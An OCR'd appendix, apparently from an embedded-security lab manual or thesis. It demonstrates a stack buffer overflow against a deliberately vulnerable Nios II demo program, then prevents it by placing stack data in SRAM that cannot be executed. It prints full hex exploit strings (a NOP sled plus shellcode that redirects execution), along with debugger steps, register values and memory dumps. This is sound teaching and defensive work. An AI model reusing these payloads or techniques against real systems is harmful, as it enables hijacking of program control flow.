
The successful exploit string should have "*0x0081acb4*" as the new return address. The binary equivalent of the exploit string in this case is:

```
\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a
\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0
\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a
\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29
\x34\x20\x40\x01\x04\xc3\x40\x29\x3a\xe8\x3e\x28\xb4\xac\x81\x00
```

Give the above string as an argument to "process_input" and compile the application. The output in this case will be:

```
Processing called function....!!
Hacked: The flow has been successfully changed
```

To understand what really happened, we can use the "Debug" feature in the Nios II IDE. To debug the "Vulnerable_program", right click on the "Vulnerable_program" in the "Nios II C/C++ Projects" pane and select "Debug As => Nios II Hardware". This would open up the IDE in "Debug" view as shown in Figure A.8


Debug - os_cpu_a.S - Nios II IDE
File Edit Navigate Search Project Tools Run Window Help
Debug
Variables Breakpoints Registers Modules
Name Value
Initial_address.c Vulnerable_program.c os_cpu_a.S
Outline Make Targets Disassembly
address_lib
Initial_address
program_lib
Vulnerable_program
Console Tasks Memory

```
Vulnerable_program Nios II HW configuration [Nios II Hardware]
  Nios II Elf Debugger (6/12/11 4:08 PM) (Suspended)
    Thread [2] (Suspended)
      2 OSIntCtxSw() at \cygdrive\c\altera\10.1sp1\ip\altera\nios2_ip\altera_nios2\UCOSII\src\os_cpu_a.S:125 0x(
      1 OSStartTsk() at \cygdrive\c\altera\10.1sp1\ip\altera\nios2_ip\altera_nios2\UCOSII\src\os_cpu_a.S:256 0x0(
    Thread [3] (Suspended)
    Thread [4] (Suspended)
  <terminated, exit value: 0>Nios II Download output (6/12/11 4:07 PM)
  Nios II Terminal Window (6/12/11 4:07 PM)
  nios2-gdb-server output (6/12/11 4:07 PM)
  gdb (6/12/11 4:08 PM)
```

```
      ldb r5, %gprel(OSPrioHighRdy)(gp)

      stw r4, %gprel(OSTCBCur)(gp)      /* set the current task to be the :
      stb r5, %gprel(OSPrioCur)(gp)     /* store the new task's priority a:
                                        /* task's priority

      /*
       * Set the stack pointer to point to the new task's stack
       */

      ldw sp, (r4) /* the stack pointer is the first entry in the OS_TCB :

#if defined(ALT_STACK_CHECK) && (OS_TASK_CREATE_EXT_EN > 0)

      ldw et, 8(r4)                    /* load the new stack limit */

#endif

#if OS_THREAD_SAFE_NEWLIB
```

```
Vulnerable_program Nios II HW configuration [Nios II Hardware] Nios II Terminal Window (6/12/11 4:07 PM)
nios2-terminal: connected to hardware target using JTAG UART on cable
nios2-terminal: "ByteBlasterII [LPT1]", device 1, instance 0
nios2-terminal: (Use the IDE stop button or Ctrl-C to terminate)


nios2-terminal: Warning: The JTAG cable you are using is not supported for Nios
nios2-terminal: II systems.  You may experience intermittent JTAG communication
nios2-terminal: failures with this cable.  Please use a USB Blaster revision B
nios2-terminal: cable or another supported cable.  Please refer to the file
```

Figure A.8: Nios II IDE Debug view

Now click on Vulnerable_program.c tab and insert a breakpoint (by double clicking on the left border of the pane) at the “return” statement in this file. Run the program by clicking the button in the top left of the IDE as shown with red arrow in Figure A.9:



Debug - Vulnerable_program.c - Nios II IDE
File Edit Refactor Navigate Search Project Tools Run Window
Debug

Figure A.9: Run the program in Debug view

The previous step runs the program until the "return" statement. Now click on the "Instruction Stepping Mode" button present in the top of the IDE as shown with red arrow in Figure A.10:




Debug - Vulnerable_program.c - Nios II IDE
File Edit Refactor Navigate Search Project Tools Run Window Help
Debug

Figure A.10: Instruction Stepping Mode

Instruction stepping mode shows the binary equivalent of the Vulnerable_program.c and also provides an option to execute binary instructions one at a time using the "Step Into" mode. At this moment the processor's program counter (PC) is at the function epilogue (refer to Chapter 2 for details) of the "process_input" function. The exact value of the PC and the stack pointer/SP can be seen in the "Registers" pane in the top right as shown in Figure A.11.



Name	Value
r20	0x0
r21	0x0
r22	0x0
r23	0x0
et	0xdeadbeef
bt	0xffffffff
gp	0x820f34
sp	0x81ac90
fp	0x81acf0
ea	0x80c3c4
ba	0xffffffff
ra	0x800238
pc	0x800238
status	0x1
estatus	0x1

Figure A.11: Nios II register set

Click the “Step Into” button(Figure A.12, red arrow) four times to execute “ret” binary instruction. This leads the PC to the exploit string instructions (supplied as an argument to “process_input” in the beginning of this section)



Debug - Vulnerable_program.c - Nios II IDE
File Edit Refactor Navigate Search Project Tools Run Window Help
Debug

Figure A.12: Instruction step into mode


Now observe the register set to notice that the PC and SP are very close. This is because the PC is now pointing to the stack region which has the exploit string. The reason is that the argument to the “process_input” function has overflown into the return address/ra part of the stack (refer to chapter 2 for details). But the argument was carefully crafted to point the return address back into the stack buffer region (refer to chapter 4 for details). At this moment the PC is ready to execute a series of “XOR r5, r5, r5” instructions which are part of NOP sled. Continue “Step Into” until the PC reaches “Callr r5” instruction. This leads the PC to the “critical_function” which was not supposed to be executed normally.

Now click “Run” as shown in Figure A.9 and notice the console for the output caused due to the stack based buffer overflow.

A.3 Prevention

As seen in section A.2, the stack based buffer overflow attacks execute instructions in the function call stack region of the process memory. This can be prevented by not allowing the PC to fetch instructions from the function call stack region.

To do this, switch back to the “Nios II C/C++” view from the “Debug” (if required click the double arrows at the extreme top right corner). Right click the “Vulnerable_program” in the “Nios II C/C++ Projects” pane and select “System Library Properties”. Notice that the stack, text and other regions of the program memory space are allocated in the sdram memory (Figure A.13)



System Library

Target Hardware

SOPC Builder System: C:\Demo\CHAP17\complete\nios32.ptf

CPU: cpu

System Library Contents

RTOS: MicroC/OS-II

stdout: jtag

stderr: jtag

stdin: jtag

System clock timer: timer0

Timestamp timer: none

Max file descriptors: 32

☐ Program never exits ☑ Clean exit (flush buffers)

☑ Support C++ ☐ Reduced device drivers

☐ Lightweight device driver API ☐ Small C library

☐ Link with profiling library ☐ ModelSim only, no hardware support

☐ Unimplemented instruction handler ☐ Run time stack checking

Linker Script

○ Custom linker script

none

● Use auto-generated linker script

Program memory (.text): sdram

Read-only data memory (.rodata): sdram

Read/write data memory (.rwdata): sdram

Heap memory: sdram

Stack memory: sdram

☐ Use a separate exception stack

Exception stack memory:

Maximum exception stack size (bytes):

Figure A.13: Allocation of stack, text and other regions

The ‘Stack memory’ listed in Figure A.13 indicates the task creating stacks [7] but not the function calling stacks. Function call stacks come under the category ‘read/write data memory’ for the current system. Hence allocate the read/write data portion of the program to the SRAM using the dropdown menu in Figure A.13. Since the SRAM is connected to the data bus but not to the instruction bus (section A.1), the PC will not be able to fetch instructions for the stack buffer.

As the attack is now effectively prevented, NOP sled technique cannot be applied to find the effective buffer address. For demonstration purpose the effective buffer address can be found from the register set (Figure A.11) and "Memory" (Figure A.14). First run the "Vulnerable_program" in Debug view by using a break point at the "return" statement (as done in section A.4). At this point, from the Nios II register set, we see the value of SP to be 0x2038d0. In the "Memory" (Figure A.14) pane, add a monitor for 0x2038d0.by clicking on the "+" sign. This would display the memory contents near this address. Upon careful observation it can be noticed that the exploit string of section A.4 starts at 0x2038d4(Figure A.15)





Figure A.14: Memory monitor addition




```
Address    0 - 3     4 - 7     8 - B     C - F
002038C0   38028000  4C6D8100  D4382000  34392000
002038D0   E86C8100  3AF04A29  3AF04A29  3AF04A29
002038E0   3AF04A29  3AF04A29  3AF04A29  3AF04A29
002038F0   3AF04A29  3AF04A29  3AF04A29  3AF04A29
00203900   3AF04A29  3AF04A29  3AF04A29  3AF04A29
00203910   3AF04A29  3AF04A29  3AF04A29  3AF04A29
00203920   3AF04A29  3AF04A29  34204001  04C34029
00203930   3AE83E28  D4382000  00000000  00000000
00203940   00000000  B4F28000  00000000  B03B2000
```

Figure A.15: Exploit string in the memory

Hence modify the return address (last four bytes) of section A.4 exploit string to obtain the following:

```
\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a
\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0
\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a
\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29\x3a\xf0\x4a\x29
\x34\x20\x40\x01\x04\xc3\x40\x29\x3a\xe8\x3e\x28\xd4\x38\x20\x00
```

Give the above string as an input to the "process_input" function and rerun the "Vulnerable_program" in Debug view by using a break point at "return" statement. Switch to "Instruction Stepping Mode" (Figure A.10, red arrow) and "Step Into" (Figure A.12, red arrow) four times to execute "ret" binary instruction. Select the "Trace" pane (near "Registers" pane, Figure A.16) and continue to "Step Into". The "Trace" pane will now be displaying messages such as "ERROR: address 2038d4 not in Memory" (Figure A.16). This implies that the attack is unsuccessful.



```
0x00800690 <___vfprintf_internal_r+0x24c>:
0x00800694 <___vfprintf_internal_r+0x250>:
0x00800698 <___vfprintf_internal_r+0x254>:
0x0080069c <___vfprintf_internal_r+0x258>:
0x008006a0 <___vfprintf_internal_r+0x25c>:
0x008006a4 <___vfprintf_internal_r+0x260>:
0x008006a8 <___vfprintf_internal_r+0x264>:
0x008006ac <___vfprintf_internal_r+0x268>:
0x008006b0 <___vfprintf_internal_r+0x26c>:
0x00800360 <printf+0x28>:
0x00800364 <printf+0x2c>:
0x00800368 <printf+0x30>:
0x00800238 <process_input+0x2c>:
0x0080023c <process_input+0x30>:
0x00800240 <process_input+0x34>:
0x00800244 <process_input+0x38>:
ERROR: address 2038d4 not in Memory...
ERROR: address 2038d8 not in Memory...
```

```
0x002038d4 <task1_stk+7180>: xor    r5,r5,r5
0x002038d8 <task1_stk+7184>: xor    r5,r5,r5
0x002038dc <task1_stk+7188>: xor    r5,r5,r5
0x002038e0 <task1_stk+7192>: xor    r5,r5,r5
0x002038e4 <task1_stk+7196>: xor    r5,r5,r5
0x002038e8 <task1_stk+7200>: xor    r5,r5,r5
0x002038ec <task1_stk+7204>: xor    r5,r5,r5
```

Figure A.16: Instruction trace showing error in execution